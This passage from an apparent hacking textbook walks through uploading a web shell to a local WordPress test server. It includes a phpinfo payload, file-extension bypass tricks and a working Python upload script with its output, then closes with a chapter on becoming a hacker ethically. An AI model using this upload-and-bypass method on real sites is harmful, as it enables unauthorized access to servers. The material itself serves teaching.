


Figure 2-40 Web Shell Hacking Concept

A bulletin board can be used by a hacker to upload an executable file (php, html, htm, cer, etc.) on a web server. For example, let's say the name of the file is “webshell.php”. A hacker plants code that can hack the system inside the file. Hackers run webshell.php via URL calls and attempt a variety of attacks while changing the input value. It is possible to accomplish various types of attacks, such as stealing data from the server, collecting server information, gaining administrator privileges, browsing the source code, and inserting malicious script. Once the Web Shell file is uploaded to the server, a hacker is able to hack the system without permission. Therefore, the functions of a Web Shell are fatal.

Let's install a simple program to test a Web Shell attack. The file upload program in Wordpress is made with Flash, so it cannot be easily inspected through the HTML source code. Let's download and install the HTTP Analyzer (<http://www.ieinspector.com/download.html>). This program can monitor browser communication over the HTTP protocol.




Figure 2-41 HTTP Analyzer download

Let's run the HTTP Analyzer program when the installation is complete. Log in to the WordPress site and then click the "Add New" button to open the web page to create a new topic. When you click the "Add Media" button, you can use the file upload feature. Before you upload a file, click the "start" button on the HTTP Analyzer first. HTTP Analyzer records all of the information that is transferred to and from the server.




Figure 2-42 HTTP Analyzer Execution Screen

You can view a variety of information sent through the HTTP protocol in the lower part of HTTP Analyzer. The HTTP protocol is composed of the Header and the Body. The Header includes a variety of information, such as the calling URL, language, data length, cookies, etc. The Body has data that is sent to the web server. Let's now analyze the Header and Post Data that contain the core information.

Header	Response Content	Post Data	Request Timing	Query String	Cookies	Raw Stream	Hints (2)	Comment	Statu
Request Headers		Value							
(Request-Line)	POST /wordpress/wp-admin/async-upload.php HTTP/1.1								
Accept	*/*								
Accept-Language	ko-KR								
Referer	http://server/wordpress/wp-includes/js/plupload/plupload.flash.swf								
x-flash-version	12,0,0,77								
Content-Type	multipart/form-data; boundary=----pluploadboundary1397812106417								
Content-Length	589								
Accept-Encoding	gzip, deflate								
User-Agent	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/5.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)								
Host	server								
Connection	Keep-Alive								
Cache-Control	no-cache								
Cookie	wordpress_a92a9f895b483bd70705d799aa740a8e=python%7C1397983444%7Cb1abed535d3235f11086d95100912db2; wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_a92a9f895b483bd70705d799aa740a8e=python%7C1397983444%7Caf62ae97915ab4ca78991701800d00e4; wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1397810645								

Figure 2-43 HTTP Header

First, let's find the Header information. "Request-Line" contains the address of the web server corresponding to the browser's service call. This service takes a file that is stored on a server. "Content-Type" describes the type of data that is being transmitted. In the case of a file transfer, the data is transferred in the "multipart/form-data" format. "Content-Length" denotes the size of the data that is to be transferred. "Accept-Encoding" specifies the HTTP compression format that is supported by your browser. If the server does not support the compression method specified for the client or if the client sends a header with an empty "Accept-Encoding" field, the web server transmits uncompressed data to the browser. "User-Agent" specifies the browser and user system information. The server transmits the information in a form that is suitable for the user's browser by using this information. "Cookie" contains the information that is stored in the browser. When you request the web server, the cookie information is automatically sent to the web server stored in the header.

Header	Response Content	Post Data	Request Timing	Query String	Cookies	Raw Stream	Hints (2)	Comment	Status
MimeType:multipart/form-data		Size:589 bytes							
Parameter Name	Value	FileName	Attributes	Size					
action	upload-attachment			17					
post_id	57			2					
name	result.htm			10					
_wpnonce	d0cdf62e0b			10					
async-upload	<Place Holder for Fi...	result.htm	Content-Type: text/html	16					

Figure 2-44 HTTP Header

Next, let's look at the information in the Body. The data that is to be sent to the server as a POST method is stored in the Body in the “key, value” format. In the case of a file transfer, boundary information is inserted into the “Content Type” in the header.

Basic information was collected for the Web Shell attacks, and now let's try an authentic Web Shell attack. First, create a php file where the server can easily collect server information as follows.

```
<? phpinfo(); ?>
```

Figure 2-45 webshell.html

WordPress is limited to uploading a file with the “php” extension. Therefore, the file can be uploaded by changing its extension to “html”. The PHP code that is contained in the html file can be executed in the same way as a normal php file. If webshell.html is running normally, the hacker can obtain a wide range of environmental information for the Web server, and vital information will be exposed including the PHP environment, Apache installation information, system environment variable, and MySQL configuration.

The procedures for the webshell.html file upload are simple.




Figure 2-46 Web Shell Attack Procedures

Ensure that any data sent to any web page is analyzed with the corresponding HTTP packets. The majority of file upload pages verify authentication, so you should know the login information. If it is possible to log in by signing up, this will be easier. The detailed procedure is as follows:

- (1) **Login:** First, you should know the login information. To obtain authentication information through the sign up process, conduct a SQL Injection attack or a Password Cracking attack.
- (2) **Saving Cookie:** The browser uses cookies to maintain the login session with the Web server, and the Python program stores cookies received after authentication as a variable. Then, it transmits the cookie stored in the variable to the web server without conducting an additional authentication process. The Python program can therefore be used to send a file repeatedly while maintaining the login session.
- (3) **Loading File:** Uploading the executable file via a URL involves repetitive tasks that are required. Some files are

executable on an Apache server, such as php, html, cer, etc. Therefore, most sites prevent uploading these files for security reasons. To bypass these security policies, files with a different file name can be created. Through repetitive tasks, the files are uploaded to the server to identify vulnerabilities, and the data is then loaded by reading the file.

- (4) **Setting Header:** It is necessary to set information when transmitting data to the server. Set the information to the header fields such as “User-Agent”, “Referer”, “Content-Type”, etc.
- (5) **Setting Body:** Store the data that is to be transmitted to the server in the Body. It is possible to obtain the basic settings that are required when uploading the file through an HTTP packet analysis. The rest consist of file-related data. Each of the data are transmitted separated by “pluploadboundary”
- (6) **Transferring File:** Call the server page with the Head and Body information that was previously prepared. If the transmission is successful you can call the Web Shell program via a URL corresponding to the location where the file was uploaded. If the transmission fails, go back to Step (3) and send the file again.

Let's create a program to upload a full-fledged Web Shell file. Many scripts for a Web Shell attack are available on the Internet. The file transfer process is divided into three stages: Login, Form data setting and file transfer. First, the login program is implemented as follows.

```
import os, stat, mimetypes, httplib
import urllib, urllib2
from cookielib import CookieJar
import time
```

```

cj = CookieJar() # (1)
opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(cj)) # (2)

url = "http://server/wordpress/wp-login.php"

values = {
    'log': "python",
    'pwd': "python"
}
headers = {
    'User-Agent': 'Mozilla/4.0(compatible;MISE 5.5; Windows NT)',
    'Referer': 'http://server/wordpress/wp-admin/'
}
data = urllib.urlencode(values)
request = urllib2.Request(url, data, headers)
response = opener.open(request) # (3)

```

Example 2-7 Login

The “cookielib” module is used to manage the cookies. The module searches for the cookie information in the HTTP Response and supports the ability to save it in a usable form. This module is essential to request the required authentication page.

- (1) **Creating the CookieJar Object:** The “CookieJar” class extracts the cookie from the HTTP “Request” object and is responsible to return the cookies to HTTP Response object.
- (2) **Creating the Opener Object:** Create an “Opener” object that can call a service by using the HTTP protocol. The object provides the open method that receives “Request” object as an argument.
- (3) **Calling Service:** When the service makes a call through the

“Opener” objects, the login information is maintained, and you can call the service without stopping. Changing the Header and the Body value of the Request object makes it possible to change the service call.

The above example invokes the login page while passing the username and the password as values. You can obtain the cookie information and the successful login message as a result. In general, the “multipart/form-data” value is inserted into the “enctype” attribute of the form tag. When uploading files, the body is configured unlike in the typical POST method.

```
import os, stat, mimetypes, httpplib
import urllib, urllib2
from cookielib import CookieJar
import time

def encode_multipart_formdata(fields, files): # (1)
    BOUNDARY = "--pluploadboundary%s" % (int)(time.time()) # (2)
    CRLF = '\r\n'
    L = []
    for (key, value) in fields: # (3)
        L.append('--' + BOUNDARY)
        L.append('Content-Disposition: form-data; name="%s"' % key)
        L.append("")
        L.append(value)
    for (key, fd) in files: # (4)
        file_size = os.fstat(fd.fileno())[stat.ST_SIZE]
        filename = fd.name.split('/')[-1]
        contenttype = mimetypes.guess_type(filename)[0] or
'application/octet-stream'
        L.append('--%s' % BOUNDARY)
```

```

        L.append('Content-Disposition: form-data; name="%s";
filename="%s"' % (key, filename))
        L.append('Content-Type: %s' % contenttype)
        fd.seek(0)
        L.append('\r\n' + fd.read())
L.append('--' + BOUNDARY + '--')
L.append("")
body = CRLF.join(L)
content_type = 'multipart/form-data; boundary=%s' %
BOUNDARY
return content_type, body

fields = [ # (5)
    ("post_id", "59"),
    ("_wpnonce", "7716717b8c"),
    ("action", "upload-attachment"),
    ("name", "webshell.html"),
    ]
# various types file test
fd = open("webshell.html", "rb") # (6)
files = [("async-upload", fd)]

content_type, body = encode_multipart_formdata(fields, files) # (7)

print body

```

Example 2-8 Setting Form Data

The general data and the file data have different data formats. Therefore, setting up the various pieces of data requires using complex tasks. For the sake of simplicity, the structure is separated into a separate class.

- (1) **Declaring Function:** Declare a function that takes two lists as arguments. Transfer the data and the attached files into a form-data format.
- (2) **Setting Boundary:** When you generate the form-data, each value is distinguished by a “boundary”. Set this to the same format as the “boundary” identified in the HTTP Analyzer.
- (3) **Setting the Transferred Data:** When creating the class, the list of fields is passed as an argument. Transform the value into a “form-data” type. Each value is separated by the “boundary”.
- (4) **Setting the Transferred File:** When creating the class, the list of files is passed as an argument. Transform the value into a “from-data” type. The “filename” and “contentType” fields are additionally set. Enter the file contents into the data section.
- (5) **Setting Fields:** Specify all values that are passed to the server except for the file data. Set all the values that were identified in the HTTP Analyzer. In WordPress, this value is generated once and is invalidated after a certain period of time. Therefore, **do not use the same values in this book**, you must get it through a direct analysis with HTTP Analyzer.
- (6) **Opening File:** Generate the list of files that are passed as an argument to the class by opening the file. At this time, “async-upload” which is equivalent to “name”, is the value that is confirmed in HTTP Analyzer.
- (7) **Creating the Form Data:** When you create a class to return “content-type” and “body” as results. “body” corresponds to the “Form” data. Pass both values when calling the URL for a file upload.

The “Form” data is set as follows.

----pluploadboundary1398004118

Content-Disposition: form-data; name="post_id"

59

----pluploadboundary1398004118

Content-Disposition: form-data; name="_wpnonce"

7716717b8c

----pluploadboundary1398004118

Content-Disposition: form-data; name="action"

upload-attachment

----pluploadboundary1398004118

Content-Disposition: form-data; name="name"

webshell.html

----pluploadboundary1398004118

Content-Disposition: form-data; name="async-upload";

```
filename="webshell.html"
```

```
Content-Type: text/html
```

```
<? phpinfo(); ?>
```

```
----pluploadboundary1398004118--
```

Figure 2-47 Form Data.

Common data was placed in the upper part and contents were placed at the bottom. The “Form” data is placed in the HTML Body part and the Header is set. When you call the URL that is responsible for the file upload, all of the processes are terminated. In general, files with extensions that can be run on the server cannot be uploaded for security reason. Therefore, the extension has to be changed, and I attempt to hack repeatedly as follows.

- **Inserting Special Characters:** Place characters such as %, space, *, /, \ that can cause errors during the file upload operation.
- **Repeating Extension:** Use repeated extensions such as “webshell.txt.txt.txt.php”, “webshell.txt.php”, etc.
- **Encoding:** Use a circuitous way such as “webshell.php.kr”, “webshell.php.iso8859-8”, etc.

WordPress does not have security settings that limit uploading files with the “html” extension. If the html file includes php code, the server executes the code and sends the results to the client. Therefore, the html file may work as a php file. In this example, omit the process to change the file name and to hack repeatedly. Upload the html file, and then analyze the server environment.

Now, let's complete the hacking program by combining the codes that were previously described, and verify the results.

```
import os, stat, mimetypes, httpplib
import urllib, urllib2
from cookielib import CookieJar
import time

#form data setting class
def encode_multipart_formdata(fields, files):

    BOUNDARY = "--pluploadboundary%s" % (int)(time.time())
    CRLF = '\r\n'
    L = []
    for (key, value) in fields:
        L.append('--' + BOUNDARY)
        L.append('Content-Disposition: form-data; name="%s"' % key)
        L.append("")
        L.append(value)
    for (key, fd) in files:
        file_size = os.fstat(fd.fileno())[stat.ST_SIZE]
        filename = fd.name.split('/')[1]
        contenttype = mimetypes.guess_type(filename)[0] or
'application/octet-stream'
        L.append('--%s' % BOUNDARY)
        L.append('Content-Disposition: form-data; name="%s";
filename="%s"' % (key, filename))
        L.append('Content-Type: %s' % contenttype)
        fd.seek(0)
        L.append('\r\n' + fd.read())
    L.append('--' + BOUNDARY + '--')
```

```
L.append("")
body = CRLF.join(L)
content_type = 'multipart/form-data; boundary=%s' %
BOUNDARY
return content_type, body

#make a cookie and redirect handlers
cj = CookieJar()
opener = urllib2.build_opener(urllib2.HTTPCookieProcessor(cj))
#login processing URL
url = "http://server/wordpress/wp-login.php"

values = {
    "log": "python",
    "pwd": "python"
}
headers = {
    "User-Agent": "Mozilla/4.0(compatible;MISE 5.5; Windows NT)",
    "Referer": "http://server/wordpress/wp-admin/"
}

data = urllib.urlencode(values)
request = urllib2.Request(url, data, headers)
response = opener.open(request)

#fileupload processing URL
url = "http://server/wordpress/wp-admin/async-upload.php"
fields = [
    ("post_id", "59"),
    ("_wpnonce", "7716717b8c"),
    ("action", "upload-attachment"),
```

```

    ("name", "webshell.html"),
        ]
fd = open("webshell.html", "rb")
files = [("async-upload", fd)]

#form data setting
content_type, body = encode_multipart_formdata(fields, files)
headers = {
    'User-Agent': 'Mozilla/4.0(compatible;MISE 5.5; Windows NT)',
    'Content-Type': content_type
}

request = urllib2.Request(url, body, headers)
response = opener.open(request)
fd.close()
print response.read()

```

Example 2-9 fileupload.py

The detailed procedure will be omitted here because it has been previously described. The opener object generated by the log-in process contains cookie information, and when you call the URL using the opener object, the cookie in the HTTP Header is transmitted to the web server. Therefore, the authentication process becomes possible. After uploading the file, the web server produces a response that includes the URL for the file that was uploaded. You can now easily run a Web Shell attack with that URL.

```

{"success":true,"data":{"id":64,"title":"webshell","filename":"webshell.html","url":"http://server/wordpress/wp-content/uploads/2014/04/webshell.html","link":"http://server/wordpress/?attachment_id=64","alt":"","author":"1","descrip

```

```

tion":"","caption":"","name":"webshell","status":"inherit","uploadedT
o":59,"date":1.39791236e+12,"modified":1.39791236e+12,"menuOrder":0,"mime":"text/html","type":"text","subtype":"html","icon":"http://server/wordpress/wp-content/uploads/2014/04/webshell.png","dateFormatted":"2014\ub1444\uc6d419\uc77c","nonces":{"update":"f05a23134f","delete":"9291df03ef"},"editLink":"http://server/wordpress/wp-admin/post.php?post=64&action=edit","compat":{"item":"","meta":""}}}}

```

Figure 3-48 fileupload.py Execution Result

You can find “http://server/wordpress/wp-content/uploads/2014/04/webshell.html” in the “url” entry. Paste it into the browser address bar with some changes, like this “http://server/wordpress/wp-content/uploads/2014/04/webshell.html”. You can see the result as follows.




Figure 2-49 webshell.html

The hacker gains many advantages by being able to change the HTTP Header and Body data provided by the program. For example, the web server sometimes changes the UI and the script according to the “User-Agent” field. Hackers can therefore try various attacks by arbitrarily changing the value for “User-Agent”.

References

- <https://www.owasp.org>
- <https://www.virtualbox.org>
- <http://dev.naver.com/projects/apmsetup/download>
- <http://www.wordpress.org>
- <http://www.flippercode.com/how-to-hack-wordpress-site-using-sql-injection/>
- <https://github.com/sqlmapproject/sqlmap/wiki/Usage>
- http://en.wikipedia.org/wiki/SQL_injection
- <https://docs.python.org/2/library/urllib.html>
- <https://docs.python.org/2/library/urllib2.html>
- <http://www.hacksparrow.com/python-difference-between-urllib-and-urllib2.html>
- <http://www.scotthawker.com/scott/?p=1892>

Chapter 3

Conclusion

To become an Advanced Hacker

Basic Theory

The most effective way to become an advanced hacker is to study computer architectures, operating systems, and networks. Therefore, dust off the major books that are displayed on a bookshelf and read them again. When reading books to become a hacker, you will have a different experience from that in the past. If you can understand principles and draw pictures of the necessary actions in your head, you are ready now. Let's move on to the next step.




Figure 3-1 Hacking Knowledge steps

Hacking Tools

First, let's discuss a variety of tools. There are many tools available on the Internet, such as Back Track (Kali Linux), Metasploit, IDA Pro, Wireshark, and Nmap. The boundaries between analysis and attacking or hacking and defense are unclear. Testing tools can be

used for attacks, and attack tools can also be used for analysis, so it is possible to understand the basics of hacking while studying how to use some of the tools that were previously listed. Of course, it is important to learn how to use these in a test environment and to not attack a commercial website.

Languages

If you know understand the basics of hacking, you will have the desire to try to do something for yourself. At this point, it is necessary to learn a development language. You must understand high-level languages such as Python, Ruby, Perl, C, and Javascript as well as low-level languages such as Assembler. Assembler is the basis for reversing and debugging, and it is an essential language you need to know to become an advanced hacker.

Reversing

Network hacking and Web hacking are relatively easy to understand. However, a system hack based on an application has a significantly higher level of difficulty. If you have sufficient experience with assembly and debugging tools, such as Immunity Debugger, IDA Pro, Ollydbg, then you can take a challenge for reversing. Even if you understand the control flow of the computer architecture and assembly language, hacking systems one by one is difficult, and only advanced hackers can do so.

Fuzzing

The first step for hacking is to find vulnerabilities. Fuzzing is a security test techniques that observes behavior by inputting random data into a program. If the program malfunctions, then it is evidence

that the program contains vulnerabilities. While using the debugger to observe the behavior of a program, a hacker can explore possible attacks. If you have confidence in hacking, then you can study fuzzing more seriously. Successfully finding vulnerabilities will lead to successful hacking.

To become a Great Hacker

Hacking is a composite art in IT. A hacker is not a mere technician, but an artist that follows a given philosophy. They follow a code of ethics, and only people with creative knowledge can possibly become great hackers. Studying hard, gaining knowledge and having a variety of experiences are the first steps to become a hacker. The most important thing is to be equipped with ethics. The knowledge related to hacking can be considered as a powerful weapon. Improper use, as well as monetary damage, may result in life-threatening situations. Hacking can be a powerfully destructive force, and hacking techniques should only be used for the good of mankind. The most important thing is to have a sense of ethics. Technology and ethics must be the basis to cultivate the ability to create new value through hacking. When technology is raised to the level of art, then it can be said that the individual is a true hacker.